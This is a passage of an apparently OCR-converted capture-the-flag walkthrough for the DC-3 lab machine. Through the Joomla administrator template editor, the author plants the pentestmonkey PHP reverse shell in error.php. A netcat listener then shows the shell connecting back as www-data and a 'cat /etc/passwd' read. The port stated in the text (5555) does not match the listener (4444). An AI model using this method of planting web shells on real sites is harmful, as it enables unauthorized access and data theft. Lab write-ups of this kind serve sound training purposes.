
Article	Published
0 Welcome to DC-3	2019-03-23 10:02
- RECENTLY ADDED ARTICLES**

Article	Published
✓ Welcome to DC-3 admin	2019-03-23 10:02



The bottom status bar shows: View Site | 0 Visitors | 2 Administrators | 0 Messages | Log out | Joomla! 3.7.0 — © 2024 DC-3

Step 7:

we use first template to find some clue or some PHP to add the reverse shell to access the target machine




The screenshot shows the Joomla! administrator interface. The browser address bar displays the URL `192.168.1.15/administrator/index.php?option=com_templates&view=templates`. The page title is "Templates: Templates (Site)". The left sidebar shows the "Templates" menu item selected. The main content area displays a list of templates with the following columns: Image, Template, Version, Date, and Author.

Image	Template	Version	Date	Author
	Beez3 Details and Files No preview available. You can enable preview in the options.	3.1.0	25 November 2009	Angie Radtke a.radtke@derauftritt.de http://www.der-auftritt.de
	Protostar Details and Files No preview available. You can enable preview in the options.	1.0	4/30/2012	Kyle Ledbetter admin@joomla.org

Step 8:

there are 4 PHP so we use error PHP because if there was any error then we access the machine



css
html
images
javascript
language
component.php
error.php
index.php
jsstrings.php
templateDetails.xml
template_preview.png
template_thumbnail.png


Select a File

You can select from a number of options for customising the look of your templates. The Template Manager supports Source files, Image files, Font files, Zip archives and most of the operations that can be performed on those files. Just select a file and you are good to go. Check the documentation if you want to know more.

[Documentation](#)

Step 9:

so we found the PHP reverse shell <https://github.com/pentestmonkey/php-reverse-shell> then copy the PHP-reverse shell




The screenshot shows a web browser displaying the GitHub repository page for `pentestmonkey/php-reverse-shell`. The browser's address bar shows the URL `https://github.com/pentestmonkey/php-reverse-shell`. The repository page includes a navigation bar with links to Product, Solutions, Resources, Open Source, Enterprise, and Pricing. The repository itself is public and has 1 branch and 0 tags. The file list shows the following files and their commit history:



File	Commit	Time
CHANGELOG	Initial commit	9 years ago
COPYING.GPL	Initial commit	9 years ago
COPYING.PHP-REVERSE-SHELL	Initial commit	9 years ago
LICENSE	Initial commit	9 years ago
README.md	Initial commit	9 years ago
php-reverse-shell.php	Initial commit	9 years ago

A blue arrow points to the `php-reverse-shell.php` file. Below the file list, the README section is visible, showing the title `php-reverse-shell`. The right sidebar contains information about the repository, including the number of stars (2.3k), forks (1.8k), and a list of releases and packages.

Step 10: paste PHP to error PHP and scroll down to find IP and port so we change the IP (listening IP) and change the port 5555




Editing file "/error.php" in template "bee3".



Step 11:


The NC command, short for netcat , is a versatile networking tool used for reading from and writing to network connections using TCP or UDP protocols. It is often referred to as the "Swiss Army knife" of networking because it can be used for a variety of network-related tasks, such as port scanning, banner grabbing, file transfers, and even creating simple server-client communication.



```
(kali@kali)~[c-33]
$ nc -lnvp 4444
listening on [any] 4444 ...
[+] 192.168.163.101:59308
Linux 3.4.0-21-generic #17-Ubuntu SMP Mon Apr 18 18:34:49 UTC 2016 1686 1686 1686 GNU/Linux
01:54:26 up 1:19, 0 users, load averages: 0.00, 0.02, 0.05
USER      TTY      FROM          LOGIN@  IDLE   CPU    WHAT
gid=33/www-data) gid=33/www-data) groups=33/www-data)
/bin/sh: 0: can't access tty: job control turned off
$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
...
$
```


Step 12:

then save the template and then template preview



Editor Create Overrides Template Description

Editing file "/error.php" in template "bee3".

